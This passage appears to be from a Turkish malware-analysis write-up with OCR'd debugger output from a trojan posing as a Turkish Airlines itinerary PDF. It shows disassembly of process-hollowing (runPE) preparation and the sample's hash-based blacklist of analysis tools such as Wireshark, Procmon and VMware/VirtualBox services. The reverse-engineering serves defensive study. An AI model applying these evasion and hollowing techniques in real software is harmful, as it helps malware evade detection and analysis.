

Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment
0040134F D0A1 8F454000 SHL BYTE PTR DS:[ECX+40458F],1
00401355 FFD0 CALL EAX
00401357 C70424 00604000 MOV DWORD PTR SS:[ESP],Turkish-.00406000 ASCII "KERNEL32.dll"
0040135E E8 7D1F0000 CALL <JMP.&KERNEL32.GetModuleHandleA>
00401363 83EC 04 SUB ESP,4
00401366 C74424 04 0D604 MOV DWORD PTR SS:[ESP+4],Turkish-.0040600D ASCII "GetModuleFileNameA"
0040136E 890424 MOV DWORD PTR SS:[ESP],EAX
00401371 E8 EA0C0000 CALL Turkish-.00402060
00401376 A3 10804000 MOV DWORD PTR DS:[408010],EAX
0040137B C74424 08 04010 MOV DWORD PTR SS:[ESP+8],104
00401383 C74424 04 30804 MOV DWORD PTR SS:[ESP+4],Turkish-.00408030
0040138B C70424 00000000 MOV DWORD PTR SS:[ESP],0
00401392 A1 10804000 MOV EAX,DWORD PTR DS:[408010]
00401397 FFD0 CALL EAX
00401399 8945 F0 MOV DWORD PTR SS:[EBP-10],EAX
0040139C 8B45 F0 MOV EAX,DWORD PTR SS:[EBP-10]
0040139F 05 2A804000 ADD EAX,Turkish-.0040802A
004013A4 8038 6D CMP BYTE PTR DS:[EAX],6D
004013A7 75 1C JNZ SHORT Turkish-.004013C5
004013A9 8B45 F0 MOV EAX,DWORD PTR SS:[EBP-10]
004013AC 05 2B804000 ADD EAX,Turkish-.0040802B
004013B1 8038 70 CMP BYTE PTR DS:[EAX],70
004013B4 75 0F JNZ SHORT Turkish-.004013C5
004013B6 C785 94EFFFFF 3 MOV DWORD PTR SS:[EBP-106C],33
004013C0 E9 9C000000 JMP Turkish-.00401461
004013C5 8B45 F0 MOV EAX,DWORD PTR SS:[EBP-10]
004013C8 05 2A804000 ADD EAX,Turkish-.0040802A
004013CD 8038 70 CMP BYTE PTR DS:[EAX],70
004013D0 75 19 JNZ SHORT Turkish-.004013EB
004013D2 8B45 F0 MOV EAX,DWORD PTR SS:[EBP-10]
004013D5 05 2B804000 ADD EAX,Turkish-.0040802B
004013DA 8038 70 CMP BYTE PTR DS:[EAX],70
004013DD 75 0C JNZ SHORT Turkish-.004013EB
004013DF C785 94EFFFFF 0 MOV DWORD PTR SS:[EBP-106C],0
004013E9 EB 76 JMP SHORT Turkish-.00401461
004013EB A1 68504000 MOV EAX,DWORD PTR DS:[405068]
004013F0 8945 EC MOV DWORD PTR SS:[EBP-14],EAX
004013F3 A1 6C504000 MOV EAX,DWORD PTR DS:[40506C]
004013F8 8945 E8 MOV DWORD PTR SS:[EBP-18],EAX
004013FB C70424 54504000 MOV DWORD PTR SS:[ESP],Turkish-.00405054 ASCII "imyxrnfganuitrurwuw"
00401402 E8 330D0000 CALL Turkish-.0040213A
00401407 894424 08 MOV DWORD PTR SS:[ESP+8],EAX
0040140B C74424 04 54504 MOV DWORD PTR SS:[ESP+4],Turkish-.00405054 ASCII "imyxrnfganuitrurwuw"
00401413 8D85 98EFFFFF LEA EAX,DWORD PTR SS:[EBP-1068]
00401419 890424 MOV DWORD PTR SS:[ESP],EAX
0040141C E8 E1150000 CALL Turkish-.00402A02
00401421 8B45 EC MOV EAX,DWORD PTR SS:[EBP-14]
00401424 894424 08 MOV DWORD PTR SS:[ESP+8],EAX
00401428 8B45 E8 MOV EAX,DWORD PTR SS:[EBP-18]
0040142B 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
0040142F 8D85 98EFFFFF LEA EAX,DWORD PTR SS:[EBP-1068]
00401435 890424 MOV DWORD PTR SS:[ESP],EAX
00401438 E8 D1170000 CALL Turkish-.00402C0E
0040143D 8B45 E8 MOV EAX,DWORD PTR SS:[EBP-18]
00401440 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
00406000=Turkish-.00406000 (ASCII "KERNEL32.dll")
Stack SS:[0022EF14]=00070006

Son adımlara yaklaşırken zararlı yazılımın işletim sistemi üzerinde çalışan potansiyel güvenlik yazılımlarını atlatmak için runPE (hafızadan işlem (process) çalıştırma) yöntemini kullanmak için hazırlık yaptığı anlaşılıyordu.




Biraz daha ilerledikten sonra zararlı yazılımın paketinden çıkarmış olduğu işlemi (process) kontrol ettiğini farkettim ve diske kayıt edip, HEX editor ile fazlalık kısımları temizleyip Immunity Debugger ile çalıştırdım ve incelemeye başladım.


Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment
004023BA 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023C0 890424 MOV DWORD PTR SS:[ESP],EAX
004023C3 E8 98FCFFFF CALL Turkish-.00402060
004023C8 8985 70FFFFFF MOV DWORD PTR SS:[EBP-90],EAX
004023CE C74424 04 7F674(MOV DWORD PTR SS:[ESP+4],Turkish-.0040677F ASCII "ReadProcessMemory"
004023D6 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023DC 890424 MOV DWORD PTR SS:[ESP],EAX
004023DF E8 7CFCFFFF CALL Turkish-.00402060
004023E4 8985 6CFFFFFF MOV DWORD PTR SS:[EBP-94],EAX
004023EA C74424 04 91674(MOV DWORD PTR SS:[ESP+4],Turkish-.00406791 ASCII "SetThreadContext"
004023F2 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
004023F8 890424 MOV DWORD PTR SS:[ESP],EAX
004023FB E8 60FCFFFF CALL Turkish-.00402060
00402400 8985 68FFFFFF MOV DWORD PTR SS:[EBP-98],EAX
00402406 C74424 04 A2674(MOV DWORD PTR SS:[ESP+4],Turkish-.004067A2 ASCII "ResumeThread"
0040240E 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402414 890424 MOV DWORD PTR SS:[ESP],EAX
00402417 E8 44FCFFFF CALL Turkish-.00402060
0040241C 8985 64FFFFFF MOV DWORD PTR SS:[EBP-9C],EAX
00402422 C74424 04 AF674(MOV DWORD PTR SS:[ESP+4],Turkish-.004067AF ASCII "VirtualAllocEx"
0040242A 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402430 890424 MOV DWORD PTR SS:[ESP],EAX
00402433 E8 28FCFFFF CALL Turkish-.00402060
00402438 8985 60FFFFFF MOV DWORD PTR SS:[EBP-A0],EAX
0040243E C74424 04 BE674(MOV DWORD PTR SS:[ESP+4],Turkish-.004067BE ASCII "VirtualAlloc"
00402446 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
0040244C 890424 MOV DWORD PTR SS:[ESP],EAX
0040244F E8 0CFCFFFF CALL Turkish-.00402060
00402454 8985 5CFFFFFF MOV DWORD PTR SS:[EBP-A4],EAX
0040245A C74424 04 CB674(MOV DWORD PTR SS:[ESP+4],Turkish-.004067CB ASCII "VirtualFree"
00402462 8B85 54FFFFFF MOV EAX,DWORD PTR SS:[EBP-AC]
00402468 890424 MOV DWORD PTR SS:[ESP],EAX
0040246B E8 F0FBFFFF CALL Turkish-.00402060
00402470 8985 58FFFFFF MOV DWORD PTR SS:[EBP-A8],EAX
00402476 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
00402479 8945 F4 MOV DWORD PTR SS:[EBP-C],EAX
0040247C 8B45 F4 MOV EAX,DWORD PTR SS:[EBP-C]
0040247F 66:8138 4D5A CMP WORD PTR DS:[EAX],5A4D
00402484 0F85 47030000 JNZ Turkish-.004027D1
0040248A 8B55 F4 MOV EDX,DWORD PTR SS:[EBP-C]
0040248D 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
00402490 0342 3C ADD EAX,DWORD PTR DS:[EDX+3C]
00402493 8945 F0 MOV DWORD PTR SS:[EBP-10],EAX
00402496 8B45 F0 MOV EAX,DWORD PTR SS:[EBP-10]
00402499 8138 50450000 CMP DWORD PTR DS:[EAX],4550
0040249F 0F85 2C030000 JNZ Turkish-.004027D1
004024A5 C74424 08 44000(MOV DWORD PTR SS:[ESP+8],44
004024AD C74424 04 00000(MOV DWORD PTR SS:[ESP+4],0
004024B5 8D45 88 LEA EAX,DWORD PTR SS:[EBP-78]
004024B8 890424 MOV DWORD PTR SS:[ESP],EAX
004024BB E8 C6FDFFFF CALL Turkish-.00402286
004024C0 C74424 08 10000(MOV DWORD PTR SS:[ESP+8],10
004024C8 C74424 04 00000(MOV DWORD PTR SS:[ESP+4],0
004024D0 8D45 D8 LEA EAX,DWORD PTR SS:[EBP-28]
004024D3 890424 MOV DWORD PTR SS:[ESP],EAX
DS:[0040A000]=5A4D
Address Hex dump ASCII
0040A000 4D 5A 90 00 03 00 00 00 MZÉ.♥...
0040A008 04 00 00 00 FF FF 00 00 ♦... ..
0040A010 B8 00 00 00 00 00 00 00 ®.......
0040A018 40 00 00 00 00 00 00 00 @.......
0040A020 00 00 00 00 00 00 00 00 ....
0040A028 00 00 00 00 00 00 00 00 ....
0040A030 00 00 00 00 00 00 00 00 ....
0040A038 00 00 00 00 80 00 00 00 ....Ç...
Backup
Search for
Go to
Hex
Text
Short
Long
Float
Disassemble
Special
Appearance
Create backup
Load backup from file
Save data to file
0040A100 00 00 00 00 00 00 00 00 ....
0040A108 00 00 00 00 00 00 00 00 ....
0040A110 00 00 00 00 00 00 00 00 ....
0040A118 00 00 00 00 00 00 00 00 ....
0040A120 00 00 00 00 00 00 00 00 ....
0040A128 00 00 00 00 00 00 00 00 ....
0040A130 00 00 00 00 00 00 00 00 ....
0040A138 00 00 00 00 00 00 00 00 ....




İlk dikkatimi çeken 004010C6 fonksiyonu ile işlemlerin (processes) teker teker hashini alıp ardından ön tanımlı işlemlerin hashleri ile kıyasladığını farkettim. Belli ki yazılımı geliştirenler bazı yazılımları kara listeye

almışlardı. Zararlı yazılımı VMWare içinde çalıştırdığım için vmwareuser.exe yazılımının kara listede olduğu hemen anlaşılıyordu. Ancak biraz çatlak olduğum için hangi yazılımların kara listede yer aldığını öğrenmek için Python ile http://www.processlibrary.com/ adresinde kayıtlı olan tüm işlemlerin (processes) listesini oluşturan ufak bir araç hazırladım ve hash fonksiyonunu bire bir Python kodu ile oluşturarak tüm işlemleri bu araçtan geçirerek kara listede yer alan tüm yazılımları (netmon.exe, procmon.exe, sandboxiedcomlaunch.exe, sandboxierpcss.exe, vboxservice.exe, vboxtray.exe, vmwareservice.exe, vmwareuser.exe, wireshark.exe) tespit ettim.




